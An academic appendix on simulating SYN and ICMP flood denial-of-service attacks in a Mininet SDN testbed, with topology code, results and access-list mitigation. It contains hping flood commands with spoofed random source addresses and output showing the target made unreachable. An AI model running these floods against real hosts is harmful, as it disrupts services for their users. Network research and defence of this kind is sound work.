

Appendix E:

Simulation - Testing and Results

1 Introduction

The aim of a Distributed Denial of Service attack is to disrupt the connection between a service, such as an application server or DNS server, and that services users.

Denial of Service (DoS) attacks typically exploited vulnerabilities with network or application layer protocols, for example, Syn Floods or HTTP Floods. With these types of attacks, spoofed IP addresses were typically used, both to mask the IP address of the attacker, and to take advantage of vulnerabilities of the protocols being used.

As DoS mitigation techniques improved, and attacks using IP spoofing became easier to defend against, attackers began utilising botnets to perform amplification attacks. Distributed Denial of Service (DDoS) attacks utilise large number of hosts to perform attacks. These types of attacks prove more difficult to defend against than typical Denial of Service attacks.

In order to extensively evaluate the impact of Distributed Denial of Service attacks, and the role which IoT devices play in modern DDoS attacks, simulations can be used. Simulations can show the impact to a network, and the disruption caused by these attacks, without having to use real network devices.

1.1 Simulation Software

There were a number of simulation software packages considered for the tests contained in this document. Each of these packages offer their own set of advantages and disadvantages.

1.1.1 ns-3

The most commonly used network simulation software is "ns-3"; a "discrete-event network simulator for Internet systems"[1]. This package is commonly used for research purposes, and numerous examples of D/DoS simulations implemented using ns-3 can be found.

1.1.2 Cooja

Another simulation software package considered was "Cooja". This package simulates Wireless Sensor Networks built on the Contiki IoT operating system[2]. While the underlying system being simulated is an IoT device, there was little information to be found on implementing the types of testing required, and as such this software package was ruled out.

1.1.3 Mininet

The final software package considered was "Mininet". Mininet is a network simulator which uses Linux containers to emulate network devices[3]. As the network devices are emulated using containers, each host uses real Linux Kernel code.

As the Mininet hosts run Linux Kernel code, Linux applications can be easily run. This is advantageous as common attack tools can be installed and executed. Each host can be assigned a unique IP address allowing the attacking host to address it's target as in

a real attack situation. As each host is implemented as a container, a terminal can be open for each host for manual command execution.

Mininet implements Software Defined Networking using the OpenFlow protocol. By default, Mininet uses the OpenFlow reference controller, however, it also allows for the use of remote controllers. The "Floodlight" controller will be used for this purpose, as it has a GUI application which can display the network topology.

Mininet virtualizes the network links between each host or switch in the network. These links can be assigned parameters such as a delay time on the link, or a set bandwidth.

The Python API implemented by Mininet allows for the topology and the terminal commands to be created and executed programmatically. The Python API will be used in order to execute repeatable tests with reproducible results.

Due to the advantages offered by the Mininet simulation software package, this will be the simulator of choice for testing. There are however a number of disadvantages which must be noted[4].

1. Containers share the file system of the host, i.e. the desktop or VM on which Mininet is being run
2. A network cannot exceed the bandwidth of a single server
3. Non-Linux-compatible OpenFlow switches and applications are not supported

While these limitations must be kept in mind, they will not prove to be a hindrance for the purposes of these simulations.

2 Attack Types

For testing purposes, a number of different attack types were be simulated. SYN Flood attacks and ICMP Flood attacks were be simulated.

2.1 SYN Flood

SYN floods are an attack which exploit the TCP protocols TCP handshake. The attacking node sends TCP SYN packets to the target using spoofed IP addresses. The target device will reply with a SYN-ACK, and wait for the initiator to reply with a final ACK packet. As the attacking node is using a spoofed IP address, it never responds to the SYN-ACK, and so the target node will wait indefinitely for the ACK packet[5].




Figure 1: SYN Flood Attack

In order to perform a SYN Flood attack, the "hping" tool is used. Hping is a tool for creating and transmitting TCP, UDP or ICMP packets. This tool has multiple functions, such as port scanning, and firewall mapping, but can also be utilised as a Denial of Service tool. By utilising the tools "rand-source" and "flood" flags, the tool can execute a SYN flood, sending TCP SYN packets to the target address via spoofed IP addresses.

2.2 ICMP Flood

An ICMP flood is a distributed denial of service attack, performed using a botnet[6]. ICMP requests take server resources to process and reply to. By sending large numbers of ICMP requests, the servers resources can be exhausted.




Figure 2: ICMP Flood Attack

The "ping" tool can be used to execute an ICMP flood. By using the "-f" flag, the ping tool can be used to launch an ICMP flood from a single attacking node.

3 Denial of Service Simulation

For the initial Denial of Service simulation, the network topology is as shown in Figure 3. This network consists of an attacking traffic source (shown on the left), a legitimate user traffic source (shown on the right), and a server (shown on the bottom).




Figure 3: Denial of Service Network Topology

This topology is implemented using the Mininet Python API. Each of the traffic sources is implemented as a "host", and each switch as a "switch". The links between each node in the network must be defined. The completed topology configuration is as follows:

```

class MyTopo( Topo ):
    "Dos Topology"

    def __init__( self ):
        "Create custom topo"

        # Initialize topology
        Topo.__init__( self )

        # Add hosts and switches
        h1 = self.addHost( 'h1' )
        h2 = self.addHost( 'h2' )
        h3 = self.addHost( 'h3' )
        s1 = self.addSwitch( 's1' )
        s2 = self.addSwitch( 's2' )
        s3 = self.addSwitch( 's3' )

        # Add links

```

```

self.addLink( h1, s1 )
self.addLink( s1, s2 )
self.addLink( s2, h3, cls=TCLink, bw=100
)
self.addLink( s2, s3 )
self.addLink( s3, h2 )

```

Listing 1: DoS Simulation Network Topology

3.1 SYN Flood

3.1.1 Attack

For the SYN Flood, the malicious traffic source launches the attack using the following "hping" command:

```

$ hping -S -p <TargetPort> --rand-source --flood <
TargetIP>

```

Listing 2: SYN Flood DoS Command

This command can be broken down as follows:

- The -S flag denotes setting the SYN flag for the transmission.
- The -p flag sets the destination port number for the transmit packet, in this case the target server.
- The --rand-source flag sets the IP address to spoofed values for each packet that is transmit.
- The "--flood" flag sends packets as fast as is possible.

3.2 ICMP Flood DoS Attack

3.2.1 Attack

For the ICMP Flood, the malicious traffic source launches the attack using the following "hping" command:

```
$ hping -i --rand-source --flood <TargetIP>
```

Listing 3: ICMP Flood DoS Command

This command can be broken down as follows:

- The -i flag denotes an ICMP echo request packet is to be transmit.
- The --rand-source flag sets the IP address to spoofed values for each packet that is transmit.
- The "--flood" flag sends packets as fast as is possible.

3.3 Mitigation

For both the ICMP and SYN Flood in the Denial of Service attacks, the SDN implementation in Mininet can be utilised in order to implement Network Access Control Lists. These lists allow for a set of rules, much like a firewall, to be defined. This can be easily done through the Floodlight controller web-gui. These rules allow for a CIDR block to have explicit allow or deny rules for certain types of traffic to be allocated. For the purposes of blocking an ICMP flood, the attacker's IP address can be blacklisted for ICMP traffic. The same is true for the SYN flood, however in this case the IP address will need to be blacklisted for TCP traffic.

4 Distributed Denial of Service Simulation

For the Distributed Denial of Service simulation, an expanded version of the topology used in Figure 3, consisting of a significantly larger number of attacking sources is used. This reflects the increase in attackers, which is common in DDoS attacks involving IoT botnets. It was chosen to use 8 switch nodes, each connected to 8 host nodes, and one switch and host connected as the target server to these networks. The complete topology can be seen in Figure 4.




Figure 4: Distributed Denial of Service Network Topology

Within this topology, any number of hosts can be used to launch the distributed denial of service attack. The topology is again implemented using the Mininet Python API as follows:

```
class LineTopo( Topo ):
    "Linear topology example."

    def __init__( self ):
        "Create linear topology"
```

```

super(LineTopo, self).__init__()

h1 = []
h2 = []
h3 = []
h4 = []
h5 = []
h6 = []
h7 = []
h8 = []

s = []          # list of switches
server = []

M=9
N=8

# add N hosts  h1..hN
for i in range(1,N+1):
    h1.append(self.addHost('h1' + str(i)))
    h2.append(self.addHost('h2' + str(i)))
    h3.append(self.addHost('h3' + str(i)))
    h4.append(self.addHost('h4' + str(i)))
    h5.append(self.addHost('h5' + str(i)))
    h6.append(self.addHost('h6' + str(i)))
    h7.append(self.addHost('h7' + str(i)))
    h8.append(self.addHost('h8' + str(i)))

# add N switches s1..sN
for i in range(1,M+1):
    s.append(self.addSwitch('s' + str(i)))

# add target server

```

```

server.append(self.addHost('server'))

# Add links from hi to si
for i in range(N):
    self.addLink(h1[i], s[0])
    self.addLink(h2[i], s[1])
    self.addLink(h3[i], s[2])
    self.addLink(h4[i], s[3])
    self.addLink(h5[i], s[4])
    self.addLink(h6[i], s[5])
    self.addLink(h7[i], s[6])
    self.addLink(h8[i], s[7])

# Add links from target server to s8
self.addLink(server[0], s[8], cls=TCLink, bw
              =1000)

# link switches
for i in range(M-2):
    self.addLink(s[i], s[i+1])

# link all switches to target switch
for i in range(M-2):
    self.addLink(s[i], s[M-1])

topos = { 'mytopo': (lambda: LineTopo() ) }

```

Listing 4: DDoS Simulation Network Topology

Attacks are implemented as outlined in Section 3, however multiple nodes are used for

each attack. It was chosen to have all hosts from h11 to h44 to participate in the attacks in order to generate a large enough volume of traffic to cause a denial of service with a link bandwidth of 1Gbps on the link between the server and it's adjacent switch.

In the case of the Distributed Denial of Service attack, no mitigation techniques were implemented. The SDN NACL implementation could be implemented by blacklisting each of the attacking nodes, however this would lead to a large number of rules. Alternatively, utilising CIDR notation, as the attacking nodes are sequential, a block could be blacklisted, however this would not have been a realistic implementation for this simulation setup. Had individual subnets been created for each grouping of 8 hosts, these subnets could have been determined to be participating in the attack, and the entire subnet range blacklisted.

5 Results

Packet analysis for each of the simulations was performed using the Wireshark tool. This tool can be run on the PC running Mininet, and configured to monitor the loopback address for OpenFlow packets, as described in the "Start Wireshark" section here [7], or can be run on one of the Mininet host nodes.

5.1 Denial of Service Results

The Denial of Service network is initiated using the command show in Figure 5. The output of running this command shows that all of the required nodes and links are successfully created.

```

michael at michael-ipenvynotabook in ~/MininetCode (master ★...3)
$ sudo mn --controller=remote,ip=127.0.0.1,port=6653 --switch ovsk,protocols=OpenFlow13 --topo mytopo --custom dos.py
*** Creating network
*** Adding controller
*** Adding hosts:
h1 h2 h3
*** Adding switches:
s1 s2 s3
*** Adding links:
(h1, s1) (s1, s2) (1000.00Mbit) (1000.00Mbit) (s2, h3) (s2, s3) (s3, h2)
*** Configuring hosts
h1 h2 h3
*** Starting controller
c0
*** Starting 3 switches
s1 s2 s3 ... (1000.00Mbit)
*** Starting CLI:
mininet>

```

Figure 5: DoS Mininet CLI command output

The Denial of Service topology was first verified within the Floodlight web server. Figure 6 displays the results of this:




Figure 6: Denial of Service Floodlight Topology

Once the network was deemed as correctly configure, the attack testing could begin.

5.1.1 SYN Flood

The Wireshark packet analyser tool is run on the attacking host. The filter option used to capture only the outgoing SYN packets from the host is 'tcp.flag.syn== 1'. This results in the packet capture in Figure 7. The set "SYN" flag can be seen in the packet

information in the bottom of the window.




Figure 7: Denial of Service SYN Flood Captured Packets

The SYN flood was initiated as discussed, using the hping command listed in section 3.1.1. Once the flooding attack had been running for a period of time, the ping command is used on the user host node, showing multiple timeouts, indicating a denial of service has occurred.

```
"Node: h1"
[michael@hpvmynotbook MininetCode]# wireshark &
[1] 71268
[michael@hpvmynotbook MininetCode]# QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'

[michael@hpvmynotbook MininetCode]# hping3 --flood -S 10.0.0.3 -p 8000 --rand-source
HPING 10.0.0.3 (h1-eth0 10.0.0.3): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown


"Node: h2"
[michael@hpvmynotbook MininetCode]# ping 10.0.0.3
PING 10.0.0.3 (10.0.0.3) 56(84) bytes of data:
64 bytes from 10.0.0.3: icmp_seq=1 ttl=64 time=0.107 ms
From 10.0.0.2 icmp_seq=13 Destination Host Unreachable
From 10.0.0.2 icmp_seq=14 Destination Host Unreachable
From 10.0.0.2 icmp_seq=15 Destination Host Unreachable
From 10.0.0.2 icmp_seq=16 Destination Host Unreachable
From 10.0.0.2 icmp_seq=17 Destination Host Unreachable
From 10.0.0.2 icmp_seq=18 Destination Host Unreachable
64 bytes from 10.0.0.3: icmp_seq=2 ttl=64 time=17353 ms
64 bytes from 10.0.0.3: icmp_seq=10 ttl=64 time=9455 ms
64 bytes from 10.0.0.3: icmp_seq=11 ttl=64 time=10273 ms
64 bytes from 10.0.0.3: icmp_seq=3 ttl=64 time=16578 ms
From 10.0.0.2 icmp_seq=19 Destination Host Unreachable
From 10.0.0.2 icmp_seq=20 Destination Host Unreachable
From 10.0.0.2 icmp_seq=21 Destination Host Unreachable
From 10.0.0.2 icmp_seq=22 Destination Host Unreachable
64 bytes from 10.0.0.3: icmp_seq=12 ttl=64 time=11264 ms
64 bytes from 10.0.0.3: icmp_seq=4 ttl=64 time=20548 ms
From 10.0.0.2 icmp_seq=23 Destination Host Unreachable
From 10.0.0.2 icmp_seq=24 Destination Host Unreachable
From 10.0.0.2 icmp_seq=25 Destination Host Unreachable
From 10.0.0.2 icmp_seq=26 Destination Host Unreachable
64 bytes from 10.0.0.3: icmp_seq=5 ttl=64 time=21386 ms


"Node: h3"
[michael@hpvmynotbook MininetCode]# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Figure 8: Terminal Output for the attacking node, target server, and user node

The I/O graph output which can be viewed from the captured packets in Wireshark shows the number of packets sent per second. There is a dip in the graph where the number of sent packets drops to zero, which could account for the successful ping connections from the user node.




Figure 9: Denial of Service SYN Attack I/O Graph

5.1.2 ICMP Flood

The Wireshark packet analyser tool is run on the attacking host. The filter option used to capture only the outgoing ICMP packets from the host is 'icmp'. This results in the packet capture in Figure 10.





Figure 10: Denial of Service ICMP Flood Captured Packets

The ICMP flood was initiated as discussed, using the hping command listed in section 3.1.2. Once the flooding attack had been running for a period of time, the ping com-

mand is used on the user host node, showing 100% packet loss, indicating a denial of service has occurred.



```

"Node: h1"
[michael@openvswitch MininetCode]$ hping --flood -1 --rand-source 10.0.0.3
HPING 10.0.0.3 (h1-eth0 10.0.0.3): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.0.3 hping statistic ---
402767 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[michael@openvswitch MininetCode]$ hping --flood -1 --rand-source 10.0.0.3 -d 1000000000000000
HPING 10.0.0.3 (h1-eth0 10.0.0.3): icmp mode set, 28 headers + 16384 data bytes
hping in flood mode, no replies will be shown
^C

"Node: h2"
PING 10.0.0.3 (10.0.0.3) 56(84) bytes of data:
From 10.0.0.2 icmp_seq=9 Destination Host Unreachable
From 10.0.0.2 icmp_seq=10 Destination Host Unreachable
From 10.0.0.2 icmp_seq=11 Destination Host Unreachable
From 10.0.0.2 icmp_seq=12 Destination Host Unreachable
From 10.0.0.2 icmp_seq=13 Destination Host Unreachable
From 10.0.0.2 icmp_seq=14 Destination Host Unreachable
From 10.0.0.2 icmp_seq=15 Destination Host Unreachable
From 10.0.0.2 icmp_seq=16 Destination Host Unreachable
From 10.0.0.2 icmp_seq=17 Destination Host Unreachable
From 10.0.0.2 icmp_seq=18 Destination Host Unreachable
From 10.0.0.2 icmp_seq=19 Destination Host Unreachable
From 10.0.0.2 icmp_seq=20 Destination Host Unreachable
From 10.0.0.2 icmp_seq=21 Destination Host Unreachable
From 10.0.0.2 icmp_seq=22 Destination Host Unreachable
From 10.0.0.2 icmp_seq=23 Destination Host Unreachable
From 10.0.0.2 icmp_seq=24 Destination Host Unreachable
From 10.0.0.2 icmp_seq=25 Destination Host Unreachable
From 10.0.0.2 icmp_seq=26 Destination Host Unreachable
^C
--- 10.0.0.3 ping statistics ---
27 packets transmitted, 0 received, +18 errors, 100% packet loss, time 26339ms
pipe 4
[michael@openvswitch MininetCode]$
```

Figure 11: Denial of Service ICMP Flood Output

The I/O graph output which can be viewed from the captured packets in Wireshark shows the number of packets sent per second. There are a number of dips in the graph where the number of sent packets drops, at some points to zero, however, this did not result in a successful ICMP echo response from the server.




Figure 12: Denial of Service ICMP Attack I/O Graph

5.1.3 Mitigation

In order to utilise the benefits of SDN and the Floodlight controller, both of these attacks could be mitigated using Network Access Control Lists. NACLs allow for the blacklisting or whitelisting of different IP addresses for certain protocols. For example, ICMP can be disabled for all nodes by specifying a deny rule for the CIDR range 0.0.0.0/0. In the case of the SYN Flood, which uses random source IP addresses, whitelisting could be used to allow traffic from nodes within the network, such as the user node, or for the case of the ICMP Flood, which does not use spoofed IP addresses, the attack source IP address can be blacklisted, as shown in Figure 13.

ID	Source	Dest	Source IP	Mask	Dest IP	Mask	Prot.	Dest TP	Act.	Delete
1	10.0.0.1/32		167772161	32	0	0	1	0	DENY	Delete

Figure 13: NACL Rule to deny ICMP from an attacking node

The mitigating effects of this ACL can be seen in Figure 14, in which the attacking node "h1" is having its traffic blocked, whereas the user node "h2" is not.

```
"Node: h1"
[michael@penvynotebook MininetCode]* ifconfig h1-eth0
h1-eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.0.1 netmask 255.0.0.0 broadcast 10.255.255.255
    inet6 fe80::18c9:aaff:fe68:bb8 prefixlen 64 scopeid 0x20<link>
    ether 1a:c9:aa:68:0b:b8 txqueuelen 1000 (Ethernet)
    RX packets 5045782 bytes 592266424 (564.8 MiB)
    RX errors 0 dropped 68 overruns 0 frame 0
    TX packets 17728017 bytes 16662624054 (15.5 GiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[michael@penvynotebook MininetCode]* ping 10.0.0.3
PING 10.0.0.3 (10.0.0.3) 56(84) bytes of data.
^C
--- 10.0.0.3 ping statistics ---
52 packets transmitted, 0 received, 100% packet loss, time 51671ms

[michael@penvynotebook MininetCode]*

"Node: h2"
[michael@penvynotebook MininetCode]* ping 10.0.0.3
PING 10.0.0.3 (10.0.0.3) 56(84) bytes of data.
64 bytes from 10.0.0.3: icmp_seq=1 ttl=64 time=7.33 ms
64 bytes from 10.0.0.3: icmp_seq=2 ttl=64 time=1.01 ms
64 bytes from 10.0.0.3: icmp_seq=3 ttl=64 time=0.083 ms
64 bytes from 10.0.0.3: icmp_seq=4 ttl=64 time=0.089 ms
64 bytes from 10.0.0.3: icmp_seq=5 ttl=64 time=0.098 ms
64 bytes from 10.0.0.3: icmp_seq=6 ttl=64 time=0.088 ms
64 bytes from 10.0.0.3: icmp_seq=7 ttl=64 time=0.096 ms
64 bytes from 10.0.0.3: icmp_seq=8 ttl=64 time=0.091 ms
64 bytes from 10.0.0.3: icmp_seq=9 ttl=64 time=0.091 ms
64 bytes from 10.0.0.3: icmp_seq=10 ttl=64 time=0.085 ms
64 bytes from 10.0.0.3: icmp_seq=11 ttl=64 time=0.101 ms
64 bytes from 10.0.0.3: icmp_seq=12 ttl=64 time=0.103 ms
64 bytes from 10.0.0.3: icmp_seq=13 ttl=64 time=0.088 ms
64 bytes from 10.0.0.3: icmp_seq=14 ttl=64 time=0.073 ms
^C
--- 10.0.0.3 ping statistics ---
14 packets transmitted, 14 received, 0% packet loss, time 13155ms
rtt min/avg/max/mdev = 0.073/0.673/7.333/1.862 ms
```

Figure 14: NACL Blocking traffic from the attacking node h1

5.2 Distributed Denial of Service

The Distributed Denial of Service topology was verified within the Floodlight web server. Figure 15 displays the results of this, with 8 switches with 8 hosts each, and a final switch connected to the single target server node.




Figure 15: Distributed Denial of Service Floodlight Topology

5.2.1 SYN Flood

